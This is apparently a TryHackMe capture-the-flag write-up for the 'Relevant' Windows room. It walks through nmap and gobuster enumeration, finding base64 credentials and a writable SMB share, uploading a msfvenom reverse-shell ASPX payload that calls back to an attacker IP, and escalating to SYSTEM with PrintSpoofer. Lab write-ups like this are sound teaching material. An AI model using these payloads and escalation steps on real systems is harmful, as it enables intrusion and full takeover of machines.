

Relevant WriteUp
by g4mbit
<https://tryhackme.com>

First things First, Nmap.

```
# nmap 10.10.48.18 -sC -sV -p- -T5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-20 00:19 EDT
Stats: 0:01:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.35% done; ETC: 00:23 (0:02:29 remaining)
Nmap scan report for 10.10.48.18
Host is up (0.22s latency).
Not shown: 65527 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
rdp-ntlm-info:
  Target_Name: RELEVANT
  NetBIOS_Domain_Name: RELEVANT
  NetBIOS_Computer_Name: RELEVANT
  DNS_Domain_Name: Relevant
  DNS_Computer_Name: Relevant
  Product_Version: 10.0.14393
  System_Time: 2021-03-20T04:25:45+00:00
ssl-cert: Subject: commonName=Relevant
Not valid before: 2021-03-19T02:55:18
Not valid after: 2021-09-18T02:55:18
ssl-date: 2021-03-20T04:26:25+00:00; +1m25s from scanner time.
49663/tcp open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 1h25m25s, deviation: 3h07m52s, median: 1m24s
smb-os-discovery:
  OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
  Computer name: Relevant
  NetBIOS computer name: RELEVANT\x00
  Workgroup: WORKGROUP\x00
  System time: 2021-03-19T21:25:49-07:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02:
  Message signing enabled but not required
smb2-time:
  date: 2021-03-20T04:25:48
  start_date: 2021-03-20T03:56:45

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 340.97 seconds
```

From nmap we see that port 80 and port 49663 are both running Microsoft IIS.

Let's run gobuster on both.

To save you some time, gobuster on port 80 returns no results.

gobuster on port 49663 finds nt4wrksv. Running gobuster again including nt4wrksv and searching for txt files will find password.txt.

```
⌘ gobuster dir -u http://10.10.48.18:49663 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 64
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://10.10.48.18:49663
[+] Threads: 64
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
=====
2021/03/20 00:28:43 Starting gobuster
=====
/nt4wrksv (Status: 301)
=====
2021/03/20 00:42:18 Finished
=====
```

Navigating to that in your browser shows a password.txt file. Navigating to that shows.

10.10.48.18:49663/nt4wrksv/passwords.txt

```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
Qm1sbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

Looks like we got some credentials in base64. Let's hold off on decoding those for just a second and enumerate the SMB service.

smbclient -L 10.10.48.18

```
# smbclient -L 10.10.48.18
Enter WORKGROUP\root's password:

  Sharename      Type            Comment
  -----
  ADMIN$         Disk            Remote Admin
  C$              Disk            Default share
  IPC$           IPC             Remote IPC
  nt4wrksv       Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.48.18 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Finds the nt4wrksv share which is what gobuster found as well !! That means smb is tied to the web service. Maybe we can upload something to smb (like a shell) and access it via the web.

smbclient \\\10.10.48.18\nt4wrksv

Shows the same password file. You can download it by using the get command.

get passwords.txt

```
# smbclient \\\10.10.48.18\nt4wrksv
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Sat Mar 20 00:08:57 2021
..               D          0  Sat Mar 20 00:08:57 2021
GHgYkYwG.exe     A          0  Sat Mar 20 00:00:47 2021
passwords.txt   A         98  Sat Jul 25 11:15:33 2020
pf.exe           A       27136  Sat Mar 20 00:08:58 2021
PrintSpoofers.exe A          0  Fri Mar 19 22:57:04 2021
pspoofers.exe    A          0  Fri Mar 19 23:13:04 2021
pwn.aspx         A       3414  Fri Mar 19 22:58:41 2021
Spoofers.exe     A      103911  Fri Mar 19 23:33:21 2021
WeebQzmz.exe     A          0  Fri Mar 19 23:45:03 2021

7735807 blocks of size 4096. 5129045 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
```

Now let's finally decode those credentials and save and append them to the same passwords.txt file we just downloaded.

```
# echo Qm9iIC0gIVBAJCRXMHJEITEyMw== | base64 -d >> passwords.txt & echo QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk | base64 -d >> passwords.txt
```

```
[User Passwords - Encoded] Qm9iIC0gIVBAJCRXMHJEITEyMw==
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
Bob - 
Bill - 
```

We find Bob and Bill each have their own passwords. To save you some time and despair lol

Their creds didn't work for smb. Or anything for that matter. You can use psexec.py from Impacket to check.

psexec.py aborts Bill and Bob is authentic but has a bad password.

Test that you can write to nt4wrksv with a test file and see if you can access it from your browser.

Now that you know you can let's create an exploit.

Create an exploit with a reverse shell to upload using smbclient and then requesting it in our browser.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.2.23.106 LPORT=4242 -f aspx -o pwn.aspx
```

In smb use the put command:

put pwn.aspx will upload it to the nt4wrksv share.

Then start your nc listener on your local machine.

```
nc -lvp 4242
```

Go to your browser and request the pwn.aspx file.

```
10.10.48.18:49663/nt4wrksv/pwn.aspx
```

```
# nc -lvp 4242
listening on [any] 4242 ...
10.10.48.18: inverse host lookup failed: Unknown host
connect to [10.2.23.106] from (UNKNOWN) [10.10.48.18] 49746
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

After that navigate to Bob's directory and grab the user.txt flag.

```
c:\Users\Bob\Desktop>type user.txt
type user.txt
```

Winning !!

Now it's time to Escalate !!

Running the whoami /priv command will give you

```
C:\Windows\System32>whoami /priv
whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
<u>SeImpersonatePrivilege</u>	Impersonate a client after authentication	<u>Enabled</u>
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled


When you see the SeImpersonatePrivilege set to Enable, this should scream potato attack!!!

Let me save you the suspense, the DCOM is disabled on this machine and potato attacks will not work.

What to do, what to do?

Well a quick Duckduckgo search of SeImpersonatePrivilege enabled exploit will give you

<https://github.com/itm4n/PrintSpoofer>



[All](#) [Images](#) [Videos](#) [News](#) [Maps](#) [Shopping](#) | [Software](#) [Settings](#)

PrintSpoofer

Abusing Impersonation Privileges on Windows 10 and Server 2019

[More at GitHub](#)

All Regions Safe Search: Moderate Any Time


GitHub - itm4n/PrintSpoofer: Abusing Impersonation ...

<https://github.com/itm4n/PrintSpoofer>

C:\TOOLS>PrintSpoofer.exe -h PrintSpoofer v0.1 (by @itm4n) Provided that the current user has the **SeImpersonate** privilege, this tool will leverage the Print Spooler service to get a SYSTEM token and then run a custom command with CreateProcessAsUser() Arguments: -c <CMD> Execute the command *CMD* -i Interact with the new process in the current ...

Which is nice but we would like an executable. So, if you Duckduckgo Printspoofer.exe github you will get

<https://github.com/dievus/printspoofer>



**When I downloaded it, the only method that seemed to work once we go to run it, is if I used git clone. So, be sure to use git clone to grab the exe !!!

```
# git clone https://github.com/dievus/printspoofer.git
Cloning into 'printspoofer'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 6 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (6/6), 11.94 KiB | 2.39 MiB/s, done.
```

After you clone it to your attack machine, upload it using smb to the nt4wrksv share.

Then navigate to it and run the following command and you should have nt authority\system access:

```
c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd
```

From there navigate to Administrator/Desktop and grab your root flag.

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
THM{
```